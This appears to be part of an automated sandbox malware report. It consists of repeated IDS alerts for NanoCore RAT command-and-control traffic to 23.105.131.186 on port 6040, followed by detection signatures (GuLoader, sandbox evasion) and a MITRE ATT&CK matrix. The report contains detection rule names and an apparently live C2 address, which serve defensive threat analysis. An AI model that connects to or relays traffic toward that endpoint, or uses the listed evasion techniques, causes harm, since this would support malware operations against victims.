Timestamp:	192.168.11.2023.105.131.1864976760402816766 05/26/22-15:56:20.799699
SID:	2816766
Source Port:	49767
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864977760402816766 05/26/22-15:57:06.208432
SID:	2816766
Source Port:	49777

Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864977760402025019 05/26/22-15:57:04.863201
SID:	2025019
Source Port:	49777
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864979760402025019 05/26/22-15:58:51.980207
SID:	2025019
Source Port:	49797
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864977460402025019 05/26/22-15:56:52.056646
SID:	2025019
Source Port:	49774
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864976760402025019 05/26/22-15:56:19.211103
SID:	2025019
Source Port:	49767
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864984060402816766 05/26/22-16:03:05.884415
SID:	2816766
Source Port:	49840
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864982960402025019 05/26/22-16:01:53.841478
SID:	2025019
Source Port:	49829
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864983060402816766 05/26/22-16:02:01.313700
SID:	2816766
Source Port:	49830
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982060402816766 05/26/22-16:01:11.525399
SID:	2816766
Source Port:	49820
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980960402025019 05/26/22-16:00:00.999585
SID:	2025019
Source Port:	49809
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981960402025019 05/26/22-16:01:03.813343
SID:	2025019
Source Port:	49819
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978760402025019 05/26/22-15:57:55.960566
SID:	2025019
Source Port:	49787
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864984360402816766 05/26/22-16:03:24.726216
SID:	2816766
Source Port:	49843
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983360402816766 05/26/22-16:02:20.467719
SID:	2816766
Source Port:	49833
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980360402816766 05/26/22-15:59:31.064438
SID:	2816766
Source Port:	49803
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978460402025019 05/26/22-15:57:43.260939
SID:	2025019
Source Port:	49784

Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864979460402025019 05/26/22-15:58:33.245752
SID:	2025019
Source Port:	49794
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864981360402816766 05/26/22-16:00:27.333360
SID:	2816766
Source Port:	49813
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864981660402025019 05/26/22-16:00:44.925419
SID:	2025019
Source Port:	49816
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864982660402025019 05/26/22-16:01:35.304988
SID:	2025019
Source Port:	49826
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864984660402025019 05/26/22-16:03:35.492048
SID:	2025019
Source Port:	49846
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864983660402025019 05/26/22-16:02:38.225362
SID:	2025019
Source Port:	49836
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864983960402816766 05/26/22-16:02:59.932437
SID:	2816766
Source Port:	49839
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980760402025019 05/26/22-15:59:48.573500
SID:	2025019
Source Port:	49807
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979660402025019 05/26/22-15:58:45.848723
SID:	2025019
Source Port:	49796
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864977860402816766 05/26/22-15:57:12.760715
SID:	2816766
Source Port:	49778
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864984160402816766 05/26/22-16:03:12.022941
SID:	2816766
Source Port:	49841
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981460402025019 05/26/22-16:00:32.341365
SID:	2025019
Source Port:	49814
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983160402816766 05/26/22-16:02:08.268595
SID:	2816766
Source Port:	49831
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980460402025019 05/26/22-15:59:35.877170
SID:	2025019
Source Port:	49804
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982460402025019 05/26/22-16:01:22.833318
SID:	2025019
Source Port:	49824

Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864977660402025019 05/26/22-15:56:58.432214
SID:	2025019
Source Port:	49776
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864982160402816766 05/26/22-16:01:17.588164
SID:	2816766
Source Port:	49821
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864978660402025019 05/26/22-15:57:49.740088
SID:	2025019
Source Port:	49786
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864979560402816766 05/26/22-15:58:41.279884
SID:	2816766
Source Port:	49795
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864981160402025019 05/26/22-16:00:13.535426
SID:	2025019
Source Port:	49811
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864976260402816766 05/26/22-15:56:08.310743
SID:	2816766
Source Port:	49762
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864984460402025019 05/26/22-16:03:29.170126
SID:	2025019
Source Port:	49844
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981160402816766 05/26/22-16:00:14.960975
SID:	2816766
Source Port:	49811
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983160402025019 05/26/22-16:02:06.553242
SID:	2025019
Source Port:	49831
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983460402025019 05/26/22-16:02:25.719832
SID:	2025019
Source Port:	49834
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980160402025019 05/26/22-15:59:16.908066
SID:	2025019
Source Port:	49801
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980160402816766 05/26/22-15:59:18.628092
SID:	2816766
Source Port:	49801
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864984160402025019 05/26/22-16:03:10.571068
SID:	2025019
Source Port:	49841
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978260402816766 05/26/22-15:57:32.216605
SID:	2816766
Source Port:	49782
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979660402816766 05/26/22-15:58:47.615141
SID:	2816766
Source Port:	49796

Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864982160402025019 05/26/22-16:01:16.398385
SID:	2025019
Source Port:	49821
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864977860402025019 05/26/22-15:57:11.360294
SID:	2025019
Source Port:	49778
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864980060402816766 05/26/22-15:59:12.507974
SID:	2816766
Source Port:	49800
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864977660402816766 05/26/22-15:56:59.647230
SID:	2816766
Source Port:	49776
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864978660402816766 05/26/22-15:57:51.601487
SID:	2816766
Source Port:	49786
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864980260402025019 05/26/22-15:59:23.172282
SID:	2025019
Source Port:	49802
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864981060402816766 05/26/22-16:00:08.473188
SID:	2816766
Source Port:	49810
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979860402025019 05/26/22-15:58:58.214044
SID:	2025019
Source Port:	49798
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864977360402816766 05/26/22-15:56:45.939265
SID:	2816766
Source Port:	49773
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983260402025019 05/26/22-16:02:12.885773
SID:	2025019
Source Port:	49832
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978360402816766 05/26/22-15:57:38.401270
SID:	2816766
Source Port:	49783
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981260402025019 05/26/22-16:00:19.734616
SID:	2025019
Source Port:	49812
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978860402025019 05/26/22-15:58:02.220447
SID:	2025019
Source Port:	49788
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979360402816766 05/26/22-15:58:28.592646
SID:	2816766
Source Port:	49793
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864976960402025019 05/26/22-15:56:25.526017
SID:	2025019
Source Port:	49769

Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864980360402025019 05/26/22-15:59:29.560470
SID:	2025019
Source Port:	49803
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864979960402025019 05/26/22-15:59:04.607442
SID:	2025019
Source Port:	49799
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864983360402025019 05/26/22-16:02:19.231016
SID:	2025019
Source Port:	49833
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864984260402025019 05/26/22-16:03:16.791596
SID:	2025019
Source Port:	49842
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864976560402816766 05/26/22-15:56:14.593777
SID:	2816766
Source Port:	49765
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864978460402816766 05/26/22-15:57:44.981952
SID:	2816766
Source Port:	49784
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864977960402025019 05/26/22-15:57:18.052646
SID:	2025019
Source Port:	49779
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978960402025019 05/26/22-15:58:08.508734
SID:	2025019
Source Port:	49789
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981360402025019 05/26/22-16:00:26.085390
SID:	2025019
Source Port:	49813
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979460402816766 05/26/22-15:58:34.260151
SID:	2816766
Source Port:	49794
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

Data Obfuscation

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion


Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	OS Credential Dumping	4 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Scheduled Task/Job	1 Windows Service	1 Access Token Manipulation	1 Obfuscated Files or Information	LSASS Memory	5 System Information Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	1 Scheduled Task/Job	1 Windows Service	1 DLL Side-Loading	Security Account Manager	2 2 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	1 Registry Run Keys / Startup Folder	1 2 Process Injection	1 Masquerading	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	1 Scheduled Task/Job	1 4 1 Virtualization/Sandbox Evasion	LSA Secrets	1 4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 1 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 2 Process Injection	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

